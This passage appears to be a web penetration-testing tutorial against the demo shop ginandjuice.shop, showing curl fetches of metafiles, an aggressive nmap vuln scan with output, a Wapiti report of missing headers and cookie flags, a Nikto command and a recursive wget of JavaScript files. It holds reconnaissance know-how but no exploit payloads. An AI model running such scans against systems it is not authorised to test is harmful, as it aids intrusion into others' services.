set-cookie: AWSALBCORS=ml1fdrCDHMAFd1phJ3KE+YIH1yvETP7D1yY0SLrJVdIsdiotHz5Lk7cmStbcc/d8k5ecjeOsouCgD7n5REwtlXZopR0ZzbIwcINDbxe1rg/Ln5801MSYgISWSo1o; Expi
re=Tue, 19 May 2026 16:48:25 GMT; Path=/; SameSite=None; Secure
allow: GET
set-cookie: sessiontuahahu12Ld5D8Ex6hSHuUz0wzxVrw0; Secure; HttpOnly; SameSite=None
x-backend: dd913446-6168-44a9-acf3-fd9e3b5988ee
x-frame-options: SAMEORIGIN
```

Check:

- security headers,
- CSP,
- cookies,
- cache controls,
- HSTS.


Look for missing:

- Content-Security-Policy
- X-Frame-Options
- HttpOnly
- Secure

1.4 Looking for Metafiles

robots.txt

```
curl https://ginandjuice.shop/robots.txt
```





May expose:

- hidden directories,
- admin paths.

sitemap.xml


```
curl https://ginandjuice.shop/sitemap.xml
```



Lists indexed endpoints.

security.txt

```
curl https://ginandjuice.shop/.well-known/security.txt
```



Can reveal:

- contact info,
- internal paths,
- policies.

2. ENUMERATION

2.1 Nmap Enumeration

```
nmap -Pn -p- -sS -sV -sC -O -oN namp.test -A --script vuln  
ginandjuice.shop
```

```
kali@kali: ~  
[kali@kali]~  
$ nmap -Pn -p- -sS -sV -sC -O -oN nmap.test -A --script vuln ginandjuice.shop  
Starting Nmap 7.90 ( https://nmap.org ) at 2026-05-16 06:29 -0400  
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 48.04% done; ETC: 06:51 (0:11:21 remaining)  
Nmap scan report for ginandjuice.shop (34.249.203.140)  
Host is up (0.11s latency).  
Other addresses for ginandjuice.shop (not scanned): 34.246.169.176  
rDNS record for 34.249.203.140: ec2-34-249-203-140.eu-west-1.compute.amazonaws.com  
Not shown: 65532 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      nginx  
|_ http-csrf: Couldn't find any CSRF vulnerabilities.  
|_ http-dombased-xss: Couldn't find any DOM based XSS.  
|_ http-server-header: aws/2.0  
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
443/tcp   open  ssl/http    
|_ http-dombased-xss: Couldn't find any DOM based XSS.  
|_ fingerprint-strings:  
|_ FourDHFourRequest:  
|   HTTP/1.1 421 Misdirected Request  
|   Date: Sat, 16 May 2026 10:48:52 GMT  
|   Content-Length: 12  
|   Connection: close  
|   Set-Cookie: AWSALB=eyJYVWYyYjdxrj60OLvgb6PWxyjcu61z5N1kLuiZB2cykkq1NykFmyU2xZWwHNZl4a1Q/Z2di2boNencNo9+2zVGwLk6SC/#KOU4ARjjh1VT3MH6gT81Mz1Icwa; Expir  
es=Sat, 23 May 2026 10:48:52 GMT; Path=/;  
|   Set-Cookie: AWSALBCORS=eyJYVWYyYjdxrj60OLvgb6PWxyjcu61z5N1kLuiZB2cykkq1NykFmyU2xZWwHNZl4a1Q/Z2di2boNencNo9+2zVGwLk6SC/#KOU4ARjjh1VT3MH6gT81Mz1Icwa; E  
xpires=Sat, 23 May 2026 10:48:52 GMT; Path=/; SameSite=None; Secure  
|_ Invalid host  
|_ GetRequest:  
|   HTTP/1.1 421 Misdirected Request  
|   Date: Sat, 16 May 2026 10:48:51 GMT  
|   Content-Length: 12  
|   Connection: close  
|   Set-Cookie: AWSALB=7DVkQVNXpc/b1emUkzdxAIpMyLcZ4NZNo/mAaeGUad0jZJAAHtC0+QmaMuMMqukV1LZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1Ac1T/gihfZ; Expir  
es=Sat, 23 May 2026 10:48:51 GMT; Path=/;  
|   Set-Cookie: AWSALBCORS=7DVkQVNXpc/b1emUkzdxAIpMyLcZ4NZNo/mAaeGUad0jZJAAHtC0+QmaMuMMqukV1LZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1Ac1T/gihfZ; E  
xpires=Sat, 23 May 2026 10:48:51 GMT; Path=/; SameSite=None; Secure  
|_ Invalid host
```

```
kali@kali: ~  
[kali@kali]~  
xprires=Sat, 23 May 2026 10:48:52 GMT; Path=/; SameSite=None; Secure  
|_ Invalid host  
|_ GetRequest:  
|   HTTP/1.1 421 Misdirected Request  
|   Date: Sat, 16 May 2026 10:48:51 GMT  
|   Content-Length: 12  
|   Connection: close  
|   Set-Cookie: AWSALB=7DVkQVNXpc/b1emUkzdxAIpMyLcZ4NZNo/mAaeGUad0jZJAAHtC0+QmaMuMMqukV1LZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1Ac1T/gihfZ; Expir  
es=Sat, 23 May 2026 10:48:51 GMT; Path=/;  
|   Set-Cookie: AWSALBCORS=7DVkQVNXpc/b1emUkzdxAIpMyLcZ4NZNo/mAaeGUad0jZJAAHtC0+QmaMuMMqukV1LZX4S/LZncwn6ZAQpEnQr52upMDz2E1DqeLKgX+yX3fUIpqg1Ac1T/gihfZ; E  
xpires=Sat, 23 May 2026 10:48:51 GMT; Path=/; SameSite=None; Secure  
|_ Invalid host  
|_ HTTPOptions:  
|   HTTP/1.1 421 Misdirected Request  
|   Date: Sat, 16 May 2026 10:48:52 GMT  
|   Content-Length: 12  
|   Connection: close  
|   Set-Cookie: AWSALB=gtYEu10AAGqFCNwn3U0obG1toZnkQEKuX+DQzAxxKqPY0QE260VG0VhZqkYLHN8EFsy9gLYLdsVxf9nLU/M6YUW36Q/dWuhVDEE8WnGApV4B0PSCM1bfDYu0P; Expir  
es=Sat, 23 May 2026 10:48:52 GMT; Path=/;  
|   Set-Cookie: AWSALBCORS=gtYEu10AAGqFCNwn3U0obG1toZnkQEKuX+DQzAxxKqPY0QE260VG0VhZqkYLHN8EFsy9gLYLdsVxf9nLU/M6YUW36Q/dWuhVDEE8WnGApV4B0PSCM1bfDYu0P; E  
xpires=Sat, 23 May 2026 10:48:52 GMT; Path=/; SameSite=None; Secure  
|_ Invalid host
```

```
|_ http-csrf:  
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=ginandjuice.shop  
| Found the following possible CSRF vulnerabilities:  
|  
|   Path: https://ginandjuice.shop:443/catalog/product?productId=3  
|   Form id: stockcheckform  
|   Form action: /catalog/product/stock  
|  
|   Path: https://ginandjuice.shop:443/catalog/product?productId=3  
|   Form id: addtocartform  
|   Form action: /catalog/cart  
|  
|   Path: https://ginandjuice.shop:443/catalog/product?productId=2  
|   Form id: stockcheckform  
|   Form action: /catalog/product/stock  
|  
|   Path: https://ginandjuice.shop:443/catalog/product?productId=2  
|   Form id: addtocartform  
|   Form action: /catalog/cart  
|  
|   Path: https://ginandjuice.shop:443/catalog/product?productId=1  
|   Form id: stockcheckform  
|   Form action: /catalog/product/stock  
|  
|   Path: https://ginandjuice.shop:443/catalog/product?productId=1  
|   Form id: addtocartform  
|   Form action: /catalog/cart  
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gitnew-service :
SF:Port443-TCP:V=7.98NT-SSL:V=7ND:5/16KTime=6A084B93NP:x86_64-pc-linux-gnu
SF:3r(GetRequest,217,"HTTP/1.1\x20421\x20Misdirected\x20Request\r\nDate:\r\n
SF:x20Sat,\x2016\x20May\x202026\x2010:48:51\x20GMT\r\nContent-Length:\x201
SF:2\r\nConnection:\x20close\r\nSet-Cookie:\x20AWSALB=7DVVKQVNXpc/biemUkzdx
SF:AIpYlCZ4NZNo/mAaeGladOj2JAhTC0+QmaMuMqkVILZX4S/LZncw62A0pEnQ52up
SF:MD2E1DqelkgXvX3FUIpqg1AC1T/g1hFz\x20Expires=Sat,\x2023\x20May\x202
SF:26\x2010:48:51\x20GMT;\x20Path=/\r\nSet-Cookie:\x20AWSALBCORS=7DVVKQVNXp
SF:c/biemUkzdxAiPmylc24NZNo/mAaeGladOj2JAhTC0+QmaMuMqkVILZX4S/LZncw62
SF:AdpEnQ52upMD2E1DqelkgXvX3FUIpqg1AC1T/g1hFz;\x20Expires=Sat,\x2023\x
SF:20May\x202026\x2010:48:51\x20GMT;\x20Path=/\x20SameSite=None;\x20Secur
SF:e\r\n\r\nInvalid\x20host")&#r(HTTPOptions,217,"HTTP/1.1\x20421\x20Misdi
SF:rected\x20Request\r\nDate:\x20Sat,\x2016\x20May\x202026\x2010:48:52\x20
SF:GMT\r\nContent-Length:\x2012\r\nConnection:\x20close\r\nSet-Cookie:\x20
SF:AWSALB=gtYeu104AUGqFCNwn3UOb61toZnkQEKuX\+DQzAXkYqPYQe260VGVOhzqYlH
SF:nEFsy9g1VYldsvXf9nLU/M6YlW36Q/dwuhVBE8NngApv48DPSCM1bFDYueP;\x20Expir
SF:es=Sat,\x2023\x20May\x202026\x2010:48:52\x20GMT;\x20Path=/\r\nSet-Cook1
SF:ie:\x20AWSALBCORS=gtYeu104AUGqFCNwn3UOb61toZnkQEKuX\+DQzAXkYqPYQe260V
SF:GV0hzqYlHnEFsy9g1VYldsvXf9nLU/M6YlW36Q/dwuhVBE8NngApv48DPSCM1bFDYueP
SF:;\x20Expires=Sat,\x2023\x20May\x202026\x2010:48:52\x20GMT;\x20Path=/\x
SF:20SameSite=None;\x20Secure\r\n\r\nInvalid\x20host")&#r(FourOhFourRequest
SF:,217,"HTTP/1.1\x20421\x20Misdirected\x20Request\r\nDate:\x20Sat,\x2016
SF:\x20May\x202026\x2010:48:52\x20GMT\r\nContent-Length:\x2012\r\nConnect1
SF:ion:\x20close\r\nSet-Cookie:\x20AWSALB=eTYVkyZqjdXrJ00LVgb6PWkyjcu01z5
SF:Nt1kLuiZBZcykkg1NykfmyU2xZwwHhN2L4aIQ/2Zd1ZboNencMo9+2zVGwLk65C/X0uAAs
SF:Jh1V7MHegT81Mz1Icwa;\x20Expires=Sat,\x2023\x20May\x202026\x2010:48:52\
SF:x20GMT;\x20Path=/\r\nSet-Cookie:\x20AWSALBCORS=eTYVkyZqjdXrJ00LVgb6PW
SF:Xyjc0e125IKLuiZBZcykkg1NykfmyU2xZwwHhN2L4aIQ/2Zd1ZboNencMo9+2zVGwLk65C
SF:/X0uAAsJh1V7MHegT81Mz1Icwa;\x20Expires=Sat,\x2023\x20May\x202026\x20
SF:10:48:52\x20GMT;\x20Path=/;\x20SameSite=None;\x20Secure\r\n\r\nInvalid\
SF:x20host");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI24WR-GEN31 WAP (97%), DD-WRT v24-sp2 (Linux 2.4.37) (97%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
(97%), Linux 3.2 (99%), Microsoft Windows XP SP3 (99%), VMware Player virtual NAT device (99%), Linux 4.4 (92%), BlueArc Titan 2100 NAS device (90%)
No exact OS matches for host (test conditions non-ideal).

```

```

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.56 ms 192.168.36.2 (192.168.36.2)
2 128.00 ms ec2-34-249-203-140.eu-west-1.compute.amazonaws.com (34.249.203.140)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1511.66 seconds

```

Identify:

- versions,
- default scripts,
- exposed services.

2.2 Wapiti Scan

wapiti -u https://ginandjuice.shop

```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~
Wapiti 3.2.10 (wapiti-scanner.github.io)
[*] Be careful! New moon tonight
[*] Wapiti found 124 URLs and forms during the scan
[*] Launching module upload
[*] 124 pages were previously attacked and will be skipped
[*] Launching module file
[*] 124 pages were previously attacked and will be skipped
[*] Launching module redirect
[*] 124 pages were previously attacked and will be skipped
[*] Launching module ssrf
[*] 124 pages were previously attacked and will be skipped
[*] Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?session_id=87Izos for results, please wait ...
[*] Unable to request endpoint URL 'https://wapiti3.ovh/'
1 requests were skipped due to network issues
[*] Launching module exec
[*] 124 pages were previously attacked and will be skipped
[*] Launching module ssl
[*] 124 pages were previously attacked and will be skipped
[*] Launching module sql
[*] 12 pages were previously attacked and will be skipped
157 requests were skipped due to network issues
[*] Launching module xss
[*] 124 pages were previously attacked and will be skipped
[*] Launching module permanentxss
[*] 124 pages were previously attacked and will be skipped
[*] Generating report ...
A report has been generated in the file /home/kali/.wapiti/generated_report
Open /home/kali/.wapiti/generated_report/ginandjuice.shop_65162026_1516.html with a browser to see this report.

```


Find:

- Injection flaws
- XSS
- Weak parameters

Results:

Content Security Policy Configuration

Description

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

● Vulnerability found in /

Description	HTTP Request	cURL command line	WSTG Code
CSP is not set for URL: https://ginandjuice.shop/			

Solutions

Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.

HTTP Strict Transport Security (HSTS)

Description

HSTS is a web security policy mechanism that helps to protect websites against man-in-the-middle attacks such as protocol downgrade attacks and cookie hijacking.

● Vulnerability found in /

Description	HTTP Request	cURL command line	WSTG Code
Strict-Transport-Security is not set			

Solutions

Implement the HTTP Strict Transport Security header to enforce secure connections to the server.

MIME Type Confusion

Description

MIME type confusion can occur when a browser interprets files as a different type than intended, which could lead to security vulnerabilities like cross-site scripting (XSS).

Vulnerability found in /

Description

HTTP Request

cURL command line

WSTG Code

```
X-Content-Type-Options is not set
```

Solutions

Implement X-Content-Type-Options to prevent MIME type sniffing.

HttpOnly Flag cookie

Description

HttpOnly is an additional flag included in a Set-Cookie HTTP response header. Using the HttpOnly flag when generating a cookie helps mitigate the risk of client side script accessing the protected cookie (if the browser supports it).

Vulnerability found in /

Description

HTTP Request

cURL command line

WSTG Code

```
HttpOnly flag is not set on the cookie 'AWSALB' set at 'https://ginandjuice.shop/'
```

Vulnerability found in /

Description

HTTP Request

cURL command line

WSTG Code

```
HttpOnly flag is not set on the cookie 'AWSALBCORS' set at 'https://ginandjuice.shop/'
```

Solutions

While creation of the cookie, make sure to set the HttpOnly Flag to True.

Secure Flag cookie

Description

The secure flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of a the cookie in clear text.

● Vulnerability found in /

Description

HTTP Request

cURL command line

WSTG Code

Secure flag is not set on the cookie: 'AWSALB' set at 'https://ginandjuice.shop/'

Solutions

When generating the cookie, make sure to set the Secure Flag to True.

Internal Server Error

Description

An error occurred on the server's side, preventing it to process the request. It may be the sign of a vulnerability.

● Anomaly found in /catalog

Description

HTTP Request

cURL command line

WSTG Code

The server responded with a 500 HTTP error code while attempting to inject a payload in the parameter searchTerm

Solutions

More information about the error should be found in the server logs.

2.3 Nikto Scan

```
nikto -h ginandjuice.shop -port 80
```

-h = Flag for **host** — tells Nikto the target.


-port 80 = Scan port 80 (standard HTTP).

Look for:

- API keys
- comments
- hidden endpoints
- tokens

3.2 Download JavaScript Files

```
wget -r -A js https://ginandjuice.shop
```



```
(kali@kali) ~$ wget -r -A js https://ginandjuice.shop
Resolving ginandjuice.shop (ginandjuice.shop)... 34.246.169.176, 34.249.203.140
Connecting to ginandjuice.shop (ginandjuice.shop)[34.246.169.176]:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://ginandjuice.shop/ [following]
--2026-05-16 08:41:06-- https://ginandjuice.shop/
Connecting to ginandjuice.shop (ginandjuice.shop)[34.246.169.176]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10487 (10K) [text/html]
Saving to: 'ginandjuice.shop/index.html.tmp'

ginandjuice.shop/index.html.tmp 100%[=====] 10.24K --KB/s in 0s
2026-05-16 08:41:07 (61.4 MB/s) - 'ginandjuice.shop/index.html.tmp' saved [10487/10487]

Loading robots.txt; please ignore errors.
--2026-05-16 08:41:07-- https://ginandjuice.shop/robots.txt
Reusing existing connection to ginandjuice.shop:443.
HTTP request sent, awaiting response... 404 Not Found
2026-05-16 08:41:07 ERROR 404: Not Found.


Removing ginandjuice.shop/index.html.tmp since it should be rejected.


--2026-05-16 08:41:07-- https://ginandjuice.shop/resources/js/react.development.js
Connecting to ginandjuice.shop (ginandjuice.shop)[34.246.169.176]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 109909 (107K) [application/javascript]
Saving to: 'ginandjuice.shop/resources/js/react.development.js'

ginandjuice.shop/resources/js/react.de 100%[=====] 107.33K 148KB/s in 0.7s
2026-05-16 08:41:09 (148 KB/s) - 'ginandjuice.shop/resources/js/react.development.js' saved [109909/109909]

--2026-05-16 08:41:09-- https://ginandjuice.shop/resources/js/react-dom.development.js
Reusing existing connection to ginandjuice.shop:443.
HTTP request sent, awaiting response... 200 OK
Length: 1077021 (1.0M) [application/javascript]
```

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~  
Saving to: 'ginandjuice.shop/resources/js/react-dom.development.js'  
ginandjuice.shop/resources/js/react-dom 100%[====>] 1.03M 312KB/s in 3.4s  
2026-05-16 08:41:12 (312 KB/s) - 'ginandjuice.shop/resources/js/react-dom.development.js' saved [1077021/1077021]  
--2026-05-16 08:41:12-- https://ginandjuice.shop/resources/js/angular_1-7-7.js  
Reusing existing connection to ginandjuice.shop:443.  
HTTP request sent, awaiting response... 200 OK  
Length: 195161 (191K) [application/javascript]  
Saving to: 'ginandjuice.shop/resources/js/angular_1-7-7.js'  
ginandjuice.shop/resources/js/angular_ 100%[====>] 190.50K 825KB/s in 0.2s  
